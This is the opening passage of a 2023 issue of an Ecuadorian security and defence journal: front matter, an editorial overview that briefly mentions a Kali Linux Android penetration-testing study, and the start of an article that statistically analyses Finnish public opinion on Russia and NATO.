

ISSN 2477-9253

★★★★★ Revista de Ciencias de ★★★★★  
**Seguridad y Defensa**

Volumen VIII - Número 2



**ESPE**

UNIVERSIDAD DE LAS FUERZAS ARMADAS

INNOVACIÓN PARA LA EXCELENCIA







**ESPE**  
UNIVERSIDAD DE LAS FUERZAS ARMADAS  
INNOVACIÓN PARA LA EXCELENCIA



★★★★★ **Revista de Ciencias de** ★★★★★  
**Seguridad y Defensa**

**DEPARTAMENTO DE SEGURIDAD Y DEFENSA**  
**UNIVERSIDAD DE LAS FUERZAS ARMADAS - ESPE**  
**SANGOLQUÍ - ECUADOR**

2023

## Revista de Ciencias de Seguridad y Defensa

Revista oficial del Departamento de Seguridad y Defensa.

Universidad de las Fuerzas Armadas - ESPE, Sangolquí, Ecuador. 2023

### Periodicidad

Trimestral (marzo-junio-septiembre-diciembre)

**Volumen VIII - Número 2 año 2023**

### Editor general / Editor-in-chief

• Prof. Ing. Walter Fuertes Díaz, Ph. D., Universidad de las Fuerzas Armadas - ESPE, Sangolquí, Ecuador, (wmfuertes@espe.edu.ec)

### Co-editores/Co-editors

- Prof. Dr. Theofilos Toulkeridis – Universidad de las Fuerzas Armadas - ESPE, Sangolquí, Ecuador - (ttoulkeridis@espe.edu.ec)
- Prof. Ing. Edgar Alfonso Arauz Sánchez, Mgs. Universidad de las Fuerzas Armadas - ESPE, Sangolquí, Ecuador - (eaaaruz@espe.edu.ec)

### Comité editorial / Editorial committee

- Capitán de Corbeta Rolando Patricio Reyes Chicango, PhD.
- Ing. Magaly Margarita Narváez Ríos, Mgs.
- Lic. Gloria Maritza Valencia Vivas, PhD.
- Ing. Margarita del Rocío Palma Samaniego, Mgs.

### Comité revisor / Review committee

- Dr. Tomás Fontaines-Ruiz, PhD, Universidad Técnica de Machala, Machala, Ecuador (tfontaines@utmachala.edu.ec)
- Dr. Ender Enrique Carassquero Carrasquero, Instituto Internacional de Estudios Avanzados en Banca Central y Finanzas- IBEA (ender.carrasquero@ibeabc.com)
- Dra. Maritza Gisela Paula Chica. Universidad Estatal Península de Santa Elena, UPSE, Salinas, Ecuador (kchung@upse.edu.ec)
- Ing. Luis Patricio Tello-Oquendo, PhD, Universidad Nacional del Chimborazo.
- Dr. Lester Martín Andrés Cabrera Toledo: (lmcabrera2@espe.edu.ec)
- Trcn. Gonzalo Javier Pullas Tapia, PHD., Universidad de las Fuerzas Armadas ESPE. Email: gjpullas@espe.edu.ec
- Luis Olvera Vera, Mag. Universidad de Guayaquil (luis.olverav@ug.edu.ec)
- Mayor César Julio Quinga, PhD (cjquina@espe.edu.ec)
- Ing. Karina Lorena Cela Rosero, PhD, Universidad de las Fuerzas Armadas ESPE
- Ing. Ramiro Nanac Delgado, Rodríguez, PhD., (rmdelgado@espe.edu.ec)
- Crnl. EMC SP Hugo Danilo Ruiz Villacrés, PhD (hdruiz@espe.edu.ec)
- Ing. Carina Alexandra Haro, Mgr. (caharo@espe.edu.ec)
- Cpnv. SP Hugo Leopoldo Pérez Vaca
- Dr. Kléver Antonio Bravo Calle, PhD, (kabravo@espe.edu.ec)
- Ing. Gustavo David Salazar Chacón, PhD., (gdsalazar@espe.edu.ec)
- Ing. Patricio Xavier Zambrano Rodríguez, PhD. Escuela Politécnica Nacional (patricio.zambrano@epn.edu.ec)
- Crnl. EMC (SP) Iván Patricio Medina Jiménez, Mgr. (ipmedina1@espe.edu.ec)
- Ing. Roberto Andrade, PhD., Escuela Politécnica Nacional, (roberto.andrade@espmedu.ec)

### Editor Técnico / Technical Editor

• Ing. Marcelo Santiago Salvador M., Mag., Universidad de las Fuerzas Armadas - ESPE, Sangolquí, Ecuador (mssalvador@espe.edu.ec)

### Corrección idiomática y diagramación

• Mtr. Xavier Chinga. Corrector de Estilo. Unidad de Gestión de la Investigación (pxchinga@espe.edu.ec)

### Revisión en idioma inglés

• Prof. Dr. Theofilos Toulkeridis – Universidad de las Fuerzas Armadas ESPE, Sangolquí, Ecuador - (ttoulkeridis@espe.edu.ec)

### Diseño de Portada y contraportada

• B.A. David Cabrera R.

### Edición gráfica, diseño y diagramación

• ESPE

### Preguntas y Correspondencia

- Prof. Ing. Walter Fuertes Díaz, Ph. D., Universidad de las Fuerzas Armadas - ESPE, Sangolquí, Ecuador, (wmfuertes@espe.edu.ec)
- Ing. Marcelo Santiago Salvador M., Mag., Universidad de las Fuerzas Armadas - ESPE, Sangolquí, Ecuador (mssalvador@espe.edu.ec)

La revista de Ciencias de Seguridad y Defensa es un órgano de difusión científica trimestral del Departamento de Seguridad y Defensa de la Universidad de las Fuerzas Armadas - ESPE, cuyos contenidos giran en torno a temas como: seguridad, defensa, gestión de riesgo, patrimonio natural y cultural, prevención, mitigación, resiliencia, historia militar, sociología militar, geopolítica, educación militar, estrategia, paz y desarrollo.

Cómo citar (ejemplo)

Cruz, 2017: Amenazas naturales recurrentes, concurrentes y concatenadas en la ciudad de Esmeraldas. Revista de Ciencias de Seguridad y Defensa, Vol. III, No. 1: 25-92

**Revista de Ciencias de Seguridad y Defensa**

**2023**

**ISSN 2477-9253**

Los contenidos de los artículos, aquí publicados, son de responsabilidad de los autores.

Visítanos: <https://journal.espe.edu.ec/ojs/index.php/revista-seguridad-defensa>

Lugar de edición: Universidad de las Fuerzas Armadas - ESPE Sangolquí, Ecuador



# Revista de Ciencias de Seguridad y Defensa

Volumen 8. Número 2  
ISSN Impreso: 2477-9253

**La administración de la Revista de Ciencias de Seguridad y Defensa se realiza a través de los siguientes parámetros:**



La revista utiliza el sistema antiplagio académico (como parte de la adopción de Códigos de Ética). Se recomendó a los autores reconocer a los ayudantes de investigación, en caso de existir.

**Servicios de Información a los que pertenece esta revista:**



Los artículos cuentan con el código de identificación (Digital Object Identifier).



El proceso editorial se gestiona a través del Open Journal System de la Universidad de las Fuerzas Armadas ESPE y su Vicerrectorado de Investigación.



Es una publicación de acceso abierto (Open Access) con Licencia Creative Commons.

**Las políticas copyright y uso postprint, se encuentran publicadas con los artículos de la presente edición y se pueden consultar en:**

<https://journal.espe.edu.ec/ojs/index.php/revista-seguridad-defensa>

**Entidad editora e impresión:**



---

★★★★★ Revista de Ciencias de ★★★★★  
**Seguridad y Defensa**

Volumen VIII - Número 1, 2023

## SUMARIO

- Cómo afecta la política exterior y conflictos armados rusos a la población finlandesa: Análisis retrospectivo de las últimas tres décadas**  
*Alejandro Álvarez Pérez, Luis Lopezosa García, Álvaro Álvarez Pérez.....11*
- Empleo de nuevas tecnologías para el reconocimiento técnico de ingenieros militares: fotografía aérea, sistemas de información geográfica y análisis multicriterio**  
*David Alexander Calderón Arregui, Juan Pablo Gómez Espinoza.....32*
- Influencia de la aplicación de las competencias ciudadanas consideradas por la UNESCO en la realidad nacional, geopolítica y seguridad en el Ecuador**  
*Bethy Andrea Muñoz Morales, Juan Andrés Romero Torres, Cristina Maribel Dávila Molina y Juan Pablo Córdova Feijó.....53*
- Competencias Ciudadanas en la Enseñanza Académica dentro del Ámbito de Paz, Justicia e Instituciones Sólidas**  
*Edwin Giovanni Puente Moromenacho, María Fernanda Serrano Aldaz, Gladys Yolanda Moreno Guamán.....63*
- Análisis de vulnerabilidades con Kali Linux en dispositivos Android**  
*Luis Espinosa, Ricardo Grijalva, Francisco Suntaxi y Jimena Tutillo.....77*

---

## Prólogo

La Revista de Seguridad y Defensa de la Universidad de las Fuerzas Armadas- ESPE, con el único fin de fomentar la investigación científica haciendo visible el trabajo de estudiantes, docentes y comunidad en general, da a conocer este excelente medio para difundir los resultados de sus investigaciones, enfocados en los dominios institucionales: seguridad, defensa y sociedad. Se espera que la publicación de esta edición sea un disparador de un flujo importante de artículos extensionistas de calidad, los cuales estamos seguros serán referencia para la creación de otras publicaciones.

En este sentido, nos motiva la construcción de una cultura estratégica, al integrar a que otros investigadores con sentido prospectivo contribuyan en la exploración de diversos contenidos temáticos para que, a partir de su comprensión, el lector pueda adentrarse en la búsqueda de información y en el análisis de un tema concreto en cómo serán los estados de la naturaleza de la seguridad y defensa en un futuro a medio plazo, así como también en las estrategias metodológicas y didácticas en la educación universitaria.

El Departamento de Seguridad y Defensa de la Universidad de las Fuerzas Armadas - ESPE, de conformidad con su dominio institucional, realizó la convocatoria para presentar artículos en este nuevo volumen. En cada página se están incentivando los ejes temáticos y disciplinarios correspondientes, como políticas y estrategias, educación y doctrina, industria y tecnología, entre otras, en concordancia con su misión y visión.

Por tanto, y en calidad del Director del Departamento de Seguridad y Defensa, dejo en consideración de los lectores esta nueva edición, no sin antes, felicitar a los autores y coautores de estos cinco artículos, puesto que sus trabajos atravesaron un proceso riguroso de selección y edición para su publicación en el Vol. 8, edición No.2 del presente año 2023. De igual manera, el reconocimiento por el trabajo profesional y el compromiso permanente a quienes hacen posible difundir estas páginas, fortaleciendo la imagen con estudios y análisis de temas con actuales tendencias en estudios militares y estratégicos.

Tcn. Byron Rubén Vega Moreno

**Director del Departamento de Seguridad y Defensa**

Universidad de las Fuerzas Armadas - ESPE



**ESPE**  
UNIVERSIDAD DE LAS FUERZAS ARMADAS  
INNOVACIÓN PARA LA EXCELENCIA



Revista de Ciencias de Seguridad y Defensa

---

\*\*\*\*\* Revista de Ciencias de \*\*\*\*\*  
**Seguridad y Defensa**



## Presentación

La Revista de Ciencias de Seguridad y Defensa presenta el tomo 2 del volumen 8 del año 2023, la cual pretende abordar el análisis, la discusión y la generación de ideas en aspectos basados en el dominio de Seguridad, Defensa y Sociedad. Este medio de difusión académica se centra en el análisis de escenarios que proporcionan información importante para un amplio número de lectores —incluidos miembros de las Fuerzas Armadas, profesionales, investigadores, educadores y estudiantes—, la comprensión de distintos ejes temáticos y disciplinas en beneficio de la formulación de políticas y la gestión pública al desarrollo tecnológico en la educación militar, entre otras en concordancia con su misión y visión.

La presente edición recopila cinco artículos que tienen el carácter de inéditos y originales, enfocados en las áreas de estudio de la revista.

El primer artículo analiza la influencia de la política y conflictos armados rusos en la población finlandesa durante los últimos 30 años, donde obtienen diferencias estadísticamente significativas durante el periodo de 2008-2021, debido a la nueva política geoestratégica rusa que le ha llevado a intervenir en suelo europeo.

El segundo artículo describe el uso de nuevas tecnologías en el reconocimiento técnico de ingenieros militares. Para lograr este propósito, los autores emplean una metodología cuantitativa de alcance descriptivo con un diseño de corte transversal, donde abordaron como aspectos fundamentales: las operaciones relacionadas con el reconocimiento técnico de ingenieros; y las nuevas tecnologías que pueden ser aplicadas en dicha actividad. Los autores presentan una aplicación práctica de estas tecnologías en casos reales en el campo, donde los resultados encontrados destacan la relevancia de las nuevas tecnologías que permiten la digitalización de la infraestructura, la cartografía de accidentes geográficos y su posterior procesamiento mediante análisis multicriterio.

El tercer artículo aborda la influencia de la aplicación de las competencias ciudadanas consideradas por la UNESCO en la realidad nacional, geopolítica y seguridad en el Ecuador con base en estadísticas y datos del país. Los autores vislumbran la importancia de la aplicación y promoción de las competencias ciudadanas consideradas por la UNESCO como obligatorias en el siglo XXI. Dentro de este contexto, detalla cómo específicamente el espíritu crítico, la conexión social, el respeto por la diversidad y la ética de la población influyen en aspectos de la realidad nacional, geopolítica y seguridad del país. Como metodología, utilizaron la cartografía conceptual para organizar la información analizada proveniente de distintas fuentes por lo general bibliográficas.

El cuarto artículo analiza la percepción ciudadana respecto del perfil de salida del estudiante universitario, y su apreciación sobre si el proceso de formación debería incluir el desarrollo de competencias ciudadanas. Los autores aplicaron una encuesta en una muestra aleatoria de la población empleando un cuestionario con preguntas cerradas y con escalas de Likert. Los resultados reflejan que la mayoría de los ciudadanos consultados valoran de forma positiva el desarrollo de competencias ciudadanas en los ámbitos de paz, justicia e instituciones sólidas, al igual que el fomento de la educación moral, el liderazgo, la promoción de derechos, la convivencia, la participación democrática y el pluralismo.

Finalmente, los autores del último artículo analizan la vulnerabilidad con Kali Linux en dispositivos móviles que son parte de la vida social diaria de las personas y que se han convertido en plataformas donde los usuarios pueden almacenar su información personal como contactos, fotos, correos electrónicos, contrase-



**ESPE**  
UNIVERSIDAD DE LAS FUERZAS ARMADAS  
INNOVACIÓN PARA LA EXCELENCIA



---

ñas, entre otros datos sensibles. Debido a estas características, estos dispositivos se han convertido en el objetivo de los ciber atacantes que buscan obtener datos confidenciales. En esta investigación, los autores aplican un paquete de aplicaciones de Android (APK) infectado mediante una carga que se activa a la hora de aprovechar una vulnerabilidad (payload) que permite afectar al dispositivo Android víctima, con el fin de obtener datos personales (metasploit). Además, se ejecutaron test de penetración, utilizando herramientas proporcionadas por el sistema operativo Kali Linux, así como ataques de Denegación de Servicios (DoS) mediante llamadas y SMS en el número de teléfono celular objetivo utilizando TBomb y ataques por Cable USB, para analizar el impacto de los ataques y establecer medidas de mitigación.

Tal como se puede apreciar en los trabajos de esta nueva edición, las aportaciones efectuadas, reúnen una variedad de temas que tienen como dominio la seguridad, la defensa, sociedad, tecnología, estrategias y metodologías en educación civil y militar. Temas que con su lectura darán más resplandor a la publicación de este tomo de la revista, que no es otra cosa que el anhelo de hacer de estas páginas un documento de información, aporte y una referencia de expresión de la investigación científica, local y regional. Con estos argumentos, invitamos a la comunidad académica y a la población en general a leer los artículos del volumen 8, tomo número 2 del año 2023.

### **Comité editorial**

## Cómo afecta la política exterior y conflictos armados rusos a la población finlandesa: Análisis retrospectivo de las últimas tres décadas

### How the Russian foreign policy and armed conflicts affect the Finnish population: Retrospective analysis of the last three decades

Alejandro Álvarez Pérez, Luis Lopezosa García, Álvaro Álvarez Pérez

Universidad Nacional de Educación a Distancia (UNED)

C. de Bravo Murillo, 38, Chamberí, 28015 Madrid, España

[alejandroap22@hotmail.com, luis.lopezosa.g@hotmail.com, alvarez1945@hotmail.es]

#### Resumen

En este estudio se analiza la influencia de la política y conflictos armados rusos en la población finlandesa durante los últimos 30 años. Con el fin de medir dicho cambio, se emplean las siguientes variables: la percepción de seguridad futura, el presupuesto de defensa, la necesidad de alineación militar, el deseo de integrarse en la OTAN, amenaza de ser miembro de la OTAN, la cooperación militar con la OTAN, la percepción de la situación militar en los últimos 10 años, la relación para la seguridad finlandesa de: EE.UU., OTAN, UE y Rusia; así como, la preocupación por el desarrollo de Rusia y la situación de Ucrania. Las variables son analizadas mediante las pruebas estadísticas T-Student, ANOVA y pruebas de Scheffé como contrastes ad hoc. Se obtienen diferencias estadísticamente significativas generalmente durante el periodo temporal de 2008-2021, debido a la nueva política geoestratégica rusa que le ha llevado a intervenir en suelo europeo.

**Palabras Claves:** *política rusa, conflictos rusos, amenaza, seguridad, Finlandia.*

#### Abstract

The current study analyzes the influence of Russian politics and armed conflicts on the Finnish population during the last 30 years. In order to determine such change, we used variables such as perception of future security, defense budget, need for military alignment, desire to join the NATO, the threat of NATO membership, military cooperation with NATO, the perception of the military situation in the last ten years, the relationship for Finnish security with the US, NATO, the EU, and Russia, as well as the concern for the development of Russia and the situation in Ukraine. The variables are analyzed using the T-Student statistical tests, ANOVA, and Scheffé tests as ad hoc contrasts. The new Russian geostrategic policy has led it to intervene on European ground, obtaining statistically significant differences generally during the 2008-2021 period.

**Keywords:** *Russian politics, Russian conflicts, threat, security, Finland.*



## I. Introducción

En la década de los 90, el mundo entró en un nuevo escenario internacional marcado por la hegemonía estadounidense debido a la disolución de la Unión de Repúblicas Socialistas Soviéticas (URSS) en 1991, poniendo fin a la bipolaridad de la Guerra Fría. Este nuevo paradigma ocasionó que Rusia entrase en un periodo de reconstrucción interna debiendo cambiar su política internacional ejercida hasta el momento. Dicho cambio fue dirigido por el entonces presidente Boris Yeltsin, preocupado más de tener una cercana relación con los países occidentales que destacar como gran potencia en el marco internacional, por lo que Rusia no era considerada como un actor de gran relevancia (Estefan Gaviria, 2018).

Durante la presidencia de Yeltsin, Rusia centró su atención preferentemente en la reconstrucción interna frente a la actuación internacional, pudiendo destacar como amenaza interna relevante la autoproclamación de la República de Chechenia en 1991. Un conflicto cuyo origen se remonta al siglo XVIII, y tras la disolución de la URSS trajo consigo dos conflictos armados en dicha región (Guerras de Chechenia), en las que intervino militarmente Rusia con el fin de mantener seguras las reservas petrolíferas de la zona y un cierto grado de estabilidad y seguridad en el país (Alvarado Pérez, 1997). Tras la finalización de la primera guerra chechena (1996) se llegó a un acuerdo, en el que Chechenia pasaría a ser un territorio autónomo a la Republica Federal Rusa, pero sin el reconocimiento internacional. A pesar de ello, Rusia intentó mantener cierto poder en determinados territorios, razón de ello es el apoyo que las tropas rusas dieron a las milicias de Transnistria durante la guerra interna que acaeció en Moldavia en 1992. Su objetivo era crear una línea de contención para proteger el espacio post-soviético (Dodman, 2022).

La llegada de Vladimir Putin al poder en 1999 supone una continuación de las políticas de preferencia interna frente al exterior, sin embargo, esta nueva etapa se enmarca dentro de lo que Mearsheimer (2001) define como realismo ofensivo que, en palabras del autor, es la búsqueda de poder y conseguir que dicha cuota de poder no caiga en manos de potencia rivales. Un atisbo del cambio mencionado se aprecia durante el primer año de su mandato al iniciar una nueva guerra en Chechenia, actuando como detonantes del resurgimiento del conflicto, por un lado, el conflicto bélico acaecido en Daguestán, y por otro, los ataques terroristas atribuidos a islamistas radicales chechenos en territorio ruso (Sainz Gsell, 2002). Sin embargo, dicho conflicto, a diferencia del primero, recibió el apoyo y respaldo internacional, gracias en mayor medida a la crueldad de los atentados perpetrados por los yihadistas chechenos. Rusia obtuvo una amplia victoria que le permitió integrar a Chechenia nuevamente en Rusia al revertir todas las cesiones de Yeltsin.

Sin embargo, pese a estos éxitos, Rusia no fue capaz de frenar a otros Estados, como los Estados Unidos, cuya actuación internacional se enmarca también dentro del realismo ofensivo. Es por ello que fue perdiendo cuota de poder en países que configuraron el espacio soviético, para ello, EE.UU. empleó la contención activa en ese territorio (rollback) con el fin de forzar un cambio de régimen (Tang, 2010).

Estas acciones se denominaron revoluciones de colores, movimientos de cohorte social que buscaban un cambio de régimen con el fin de que los nuevos dirigentes configuraran gobiernos afines a los intereses de los países occidentales (ingreso en la UE, OTAN, etc.). Para ello, canalizaron el malestar poblacional debido a que la mayoría de los países eran regímenes autoritarios y prometían a la población un nuevo sistema democrático y liberal. Algunas de ellas fueron las Protestas de octubre de 2000 en Yugoslavia que provocó el derrocamiento de Milosevic, la revolución de las Rosas en Georgia (2003) que acabó con el gobierno de Eduard Shevardnadze, poniendo fin al liderazgo soviético y la revolución Naranja durante las elecciones de 2004 en Ucrania, que privó a Víktor Yushchenko de ganar las elecciones, y por primera vez desde el nacimiento de Ucrania como país moderno, hubo un presidente prooccidental.

Al mismo tiempo que acaecían estas revoluciones en diferentes países pro rusos, y siendo Rusia incapaz de sofocarlas, otras ex repúblicas soviéticas aprovecharon para ingresar en la EU y la OTAN, como es el caso de Letonia, Lituania, Eslovenia y Eslovaquia en 2004. Quedando el espacio post-soviético en la zona europea favorable para el bloque de la Alianza Atlántica. En la zona del Cáucaso también existieron conflictos con diversos países que configuraron el espacio soviético, como por ejemplo Georgia, que alcanzó la independencia en 1989, pero entró en una guerra civil que vio su fin en primera instancia en 1993 mediante el acuerdo de paz firmando entre Yeltsin y Shevardnadze. Pero no fue hasta 1995 con la firma del Memorandum de entendimiento firmado entre Shevardnadze y el presidente de Osetia del Sur, Ludvig Chibírov, que la región se pacificó. Sin embargo, con la caída de Shevardnadze y el acercamiento de Mijeíl Saakashvili a la OTAN debido a la revolución de las Rosas, el conflicto se avivó. Por una parte, Rusia se opuso al ingreso en la OTAN de Georgia, así como apoyó la independencia proclamada de Osetia del Sur en 2006. El deseo de mantener a Osetia del Sur independiente a Georgia obligó a Rusia a intervenir abiertamente en el conflicto, dando lugar a la Guerra de Georgia en 2008 (Yaniz Velasco, 2008).

Pese a que dicha invasión consiguió su objetivo principal, que era evitar el ingreso de Georgia en la OTAN, mostró al mundo un ejército ruso ineficaz y desfasado armamentísticamente. Hechos que le obligaron a incoar una serie de reformas militares, debido a una imperiosa necesidad de transformar totalmente la organización militar y mejorar la coordinación del ejército durante los conflictos, con el fin de dar una respuesta más eficaz y corregir las debilidades que se mostraron, ejemplo de ello es el programa State Armaments Programs (SAP, 2011-2020) (Campos Robles, 2017).

Dicha situación se volvería a repetir en 2014, cuando la revolución ucraniana conocida como Euromaidán obligó al presidente Víktor Yanukóvich a huir a Rusia, quedando el país en manos de gobiernos prooccidentales. El origen de dicha revolución fue la negación del presidente Yanukóvich a firmar un tratado de libre comercio con la UE, al intentar un acercamiento hacia Rusia. La huida de Yanukóvich y el acercamiento de Oleksandr Turchínov (presidente interino) y de Petró Poroshenko (presidente electo) hacia la EU y OTAN, obligó a Rusia a apoyar los movimientos separatistas del Dombáss, así como el reconocimiento de la independencia de la península de Crimea (Cedeño Eduarte, Rodríguez Beita y Sánchez Varela, 2021). Todo ello, con el objetivo de crear un muro de contención, actuación que ya había repetido en el pasado con Transnistria (1992) y Osetia del Sur (2006). Dicha actuación presentó una alta repercusión para Rusia, que fue sancionada por la UE y quedó aislada en la esfera internacional.

Con el fin de salir del ostracismo internacional que acarreo su intervención en Ucrania, Rusia decidió intervenir en el conflicto sirio y apoyar al presidente Bashar al-Ásad en 2015. Por una parte, para proteger su único puerto en el mediterráneo, la base naval de Tartus (Lopezosa García, 2018) y por otra, aprovechando el vacío de poder que Estados Unidos deja en Oriente Medio, intervino para convertirse en el nuevo adalid de la lucha contra el terrorismo (Notte, 2016). Esta intervención se caracterizó por una gran precisión de las tropas rusas que, en coordinación con el ejército regular sirio, consiguieron recuperar gran parte del territorio y acabar con el dominio físico del autodenominado Estado Islámico (EI).

La victoria supuso el regreso de Rusia como actor internacional relevante, por ser el nuevo líder de la lucha antiterrorista, así como, reforzar su posición geoestratégica con el mantenimiento y reforma del puerto de Tartus (Lopezosa García, 2018).

Estas actuaciones muestran cómo la política internacional de Rusia cambia considerablemente desde la década de los 90, que se centraba más en una reconstrucción interna durante el tiempo de gobierno del presidente Yeltsin (1991-1999) a una intervención externa en la que busca mantener o recuperar la cuota de poder perdida durante el gobierno del presidente Putin (1999-actualidad). Este periodo bajo el mandato de

Putin puede dividirse en dos: uno que abarca desde 1999 a 2008 centrado en la reconstrucción de la economía y en recuperar su cuota de influencia en países del Cáucaso, y el segundo periodo desde 2008-2021 en que centra sus recursos económicos en la reconstrucción y modernización del ejército ruso, así como la intención de mantener su cuota de influencia en Europa y conseguirla en otros continentes, como es el caso de Siria. Siendo precisamente la cuota de poder uno de los motivos por los que Putin ha iniciado la invasión de Ucrania (Lopezosa García y Álvarez Pérez, 2022).

## II. Materiales y Métodos

Los objetivos que presenta este estudio son analizar cómo la política rusa interfiere/afecta en la población finlandesa y cómo repercuten los conflictos armados rusos en la percepción de amenaza y seguridad en la población finlandesa.

Para ello, se analiza la fluctuación de la opinión finlandesa durante los últimos 30 años (1991-2021) de las siguientes variables: la percepción de seguridad futura, el presupuesto de defensa, la necesidad de alineación militar, el deseo de integrarse en la OTAN, amenaza de ser miembro de la OTAN, la cooperación militar con la OTAN, la percepción de la situación militar en los últimos 10 años, cómo afectan para la seguridad finlandesa los EE.UU., OTAN, UE y Rusia; así como la preocupación por el desarrollo de Rusia y la situación de Ucrania. Estos datos han sido tomados de Finns' opinions on foreign and security policy, national defence and security, estudio longitudinal en el que se encuesta a la población finlandesa sobre diversos factores, tales como: la pertenencia a la OTAN, el sentimiento de amenaza de Rusia, el terrorismo yihadista, etc. (Ministry of Defence, 2021).

Para responder a la primera pregunta, se ha operativizado la variable política en 3 niveles. El Nivel 1 se corresponde al periodo de gobierno de Boris Yeltsin (1991-1999), el Nivel 2 se corresponde a la primera etapa de Vladimir Putin (1999-2008) y el Nivel 3 a la segunda etapa de gobierno de Vladimir Putin (2008-2021). La elección de dichos niveles se corresponden a las diferentes actuaciones que ha llevado Rusia durante los años en mención, destacando durante la etapa de Yeltsin un escenario de reconstrucción interna y un ostracismo internacional, debiendo hacer frente a problemas internos como Chechenia.

La primera etapa de Putin corresponde a un periodo basado en la continuación de las políticas de reconstrucción interna iniciadas por Yeltsin, pero una postura más agresiva con el fin de mantener cierta cuota de poder en países del Cáucaso, así como un aumento del gasto militar. Por último, la segunda etapa del gobierno de Vladimir Putin, se caracteriza por el resurgimiento de la Rusia imperial con el objetivo de volver a imponer su influencia en áreas que todavía no se han alineado con occidente, así como un aumento de ataques híbridos a diversos países.

Con respecto a la variable de conflictos armados, ha quedado operativizada en 5 niveles: Nivel 1 Primera Guerra de Chechenia (1994-1996), Nivel 2 Segunda Guerra de Chechenia (1998-1999), Nivel 3 Guerra de Georgia (2006-2008), Nivel 4 Primera intervención en Ucrania (2014-2015) y Nivel 5 Situación pre-bélica antes de la invasión de Ucrania en 2022 (2020-2021).

### III. Evaluación de Resultados

Para responder a las preguntas de investigación, se realizaron las siguientes pruebas estadísticas: ANOVA, T-Student y pruebas de Scheffé como contrastes ad hoc. Los contrastes ad hoc se llevan a cabo entre cada uno de los niveles de las variables independientes, ejemplo Nivel 1 vs 2, Nivel 1 vs 3, y así sucesivamente. Así como, la integración de los niveles 1-2 vs nivel 3 y nivel 1 vs niveles 2-3 en la variable política y niveles 1-2-3 vs niveles 4-5 y niveles 1-2 vs niveles 3-4-5, para la variable conflictos.

Tanto para la variable política (p), como para la variable conflictos (c), la variable percepción de necesidad futura presentó 4 categorías: seguro ( $M_{1p} = 21,14; M_{2p} = 24,2; M_{3p} = 16,92; V_{1p} = 24,64; V_{2p} = 40,40; V_{3p} = 29,45. M_{1c} = 20; M_{2c} = 22,50; M_{3c} = 20,66; M_{4c} = 12; M_{5c} = 12; V_{1c} = 11,50; V_{2c} = 24,50; V_{3c} = 9,33; V_{4c} = 8; V_{5c} = 0$ ), no hay diferencia ( $M_{1p} = 28,71; M_{2p} = 29,20; M_{3p} = 31,42; V_{1p} = 74,68; V_{2p} = 27,73; V_{3p} = 25,80. M_{1c} = 29,60; M_{2c} = 41,50; M_{3c} = 30,33; M_{4c} = 25,50; M_{5c} = 38; V_{1c} = 68,80; V_{2c} = 60,50; V_{3c} = 1,33; V_{4c} = 12,50; V_{5c} = 2$ ) no sabría qué decir ( $M_{1p} = 4,28; M_{2p} = 2; M_{3p} = 1,57; V_{1p} = 3,14; V_{2p} = 0,44; V_{3p} = 0,87. M_{1c} = 4; M_{2c} = 2; M_{3c} = 1,66; M_{4c} = 1; M_{5c} = 3,50; V_{1c} = 1,50; V_{2c} = 0; V_{3c} = 0,33; V_{4c} = 0; V_{5c} = 0,50$ ) y menos seguro ( $M_{1p} = 45,57; M_{2p} = 44,40; M_{3p} = 49,71; V_{1p} = 66,57; V_{2p} = 25,15; V_{3p} = 60,52; M_{1c} = 46,20; M_{2c} = 33,50; M_{3c} = 47,33; M_{4c} = 60,50; M_{5c} = 46,50; V_{1c} = 46,70; V_{2c} = 144,50; V_{3c} = 2,33; V_{4c} = 40,50; V_{5c} = 0,50$ ). Presentando diferencias estadísticamente significativas en las categorías: seguro y no sabría qué decir, para la variable política; y seguro, no sabría qué decir y menos seguro para la variable conflictos (ver Tabla 1).

**Tabla 1: Percepción de seguridad futura**

Variable	F	Niveles	Scheffé
<b>política/presidente</b>			
Seguro	5,2879*	Nivel 2	7,2714
		vs	
		Nivel 2	
		Nivel 1-2	11,5571
		vs	
		Nivel 3	
No hay diferencia	0,6356		
No sabría qué decir	18,0096*	Nivel 1	2,2857
		vs	
		Nivel 2	
		Nivel 1	2,7142
		vs	
		Nivel 3	
		Nivel 1-2	5
		vs	
		Nivel 2-3	
		Nivel 1-2	3,1428
		vs	
		Nivel 3	

Menos Seguro	1,8409		
Variable conflictos	F	Niveles	Scheffé
Seguro	5,2145*	Nivel 123 vs Nivel 45	54,3333
No hay diferencia	2,3851		
No sabría qué decir	6,1818*	Nivel 1 vs Nivel 4	3
Menos Seguro	4,3684*	Nivel 2 vs Nivel 4	27

\*<0,05. Los contrastes de Scheffé se muestran únicamente los que presentan diferencias significativas.

La variable presupuesto de defensa, constó de 4 categorías: aumentarlo ( $M_{1p} = 26,78$ ;  $M_{2p} = 36,81$ ;  $M_{3p} = 36,80$ ;  $V_{1p} = 50,02$ ;  $V_{2p} = 34,56$ ;  $V_{3p} = 73,60$ .  $M_{1c} = 29,60$ ;  $M_{2c} = 28,66$ ;  $M_{3c} = 38,66$ ;  $M_{4c} = 51,50$ ;  $M_{5c} = 32$ ;  $V_{1c} = 13,30$ ;  $V_{2c} = 21,33$ ;  $V_{3c} = 30,33$ ;  $V_{4c} = 40,50$ ;  $V_{5c} = 0$ ), mantenerlo ( $M_{1p} = 51,64$ ;  $M_{2p} = 50,45$ ;  $M_{3p} = 46,40$ ;  $V_{1p} = 21,47$ ;  $V_{2p} = 28,42$ ;  $V_{3p} = 35,11$ .  $M_{1c} = 52,60$ ;  $M_{2c} = 53,33$ ;  $M_{3c} = 47$ ;  $M_{4c} = 39$ ;  $M_{5c} = 47,50$ ;  $V_{1c} = 15,80$ ;  $V_{2c} = 26,33$ ;  $V_{3c} = 4$ ;  $V_{4c} = 18$ ;  $V_{5c} = 4,50$ ), no sabría decir ( $M_{1p} = 2,85$ ;  $M_{2p} = 2,45$ ;  $M_{3p} = 4,46$ ;  $V_{1p} = 1,05$ ;  $V_{2p} = 1,47$ ;  $V_{3p} = 4,26$ .  $M_{1c} = 3$ ;  $M_{2c} = 3,66$ ;  $M_{3c} = 2,33$ ;  $M_{4c} = 3,50$ ;  $M_{5c} = 8$ ;  $V_{1c} = 1,50$ ;  $V_{2c} = 1,33$ ;  $V_{3c} = 2,33$ ;  $V_{4c} = 0,50$ ;  $V_{5c} = 0$ ) y disminuirlo ( $M_{1p} = 18,64$ ;  $M_{2p} = 9,72$ ;  $M_{3p} = 12,40$ ;  $V_{1p} = 59,17$ ;  $V_{2p} = 4,81$ ;  $V_{3p} = 14,82$ .  $M_{1c} = 15,20$ ;  $M_{2c} = 13,66$ ;  $M_{3c} = 11,33$ ;  $M_{4c} = 6,50$ ;  $M_{5c} = 12,50$ ;  $V_{1c} = 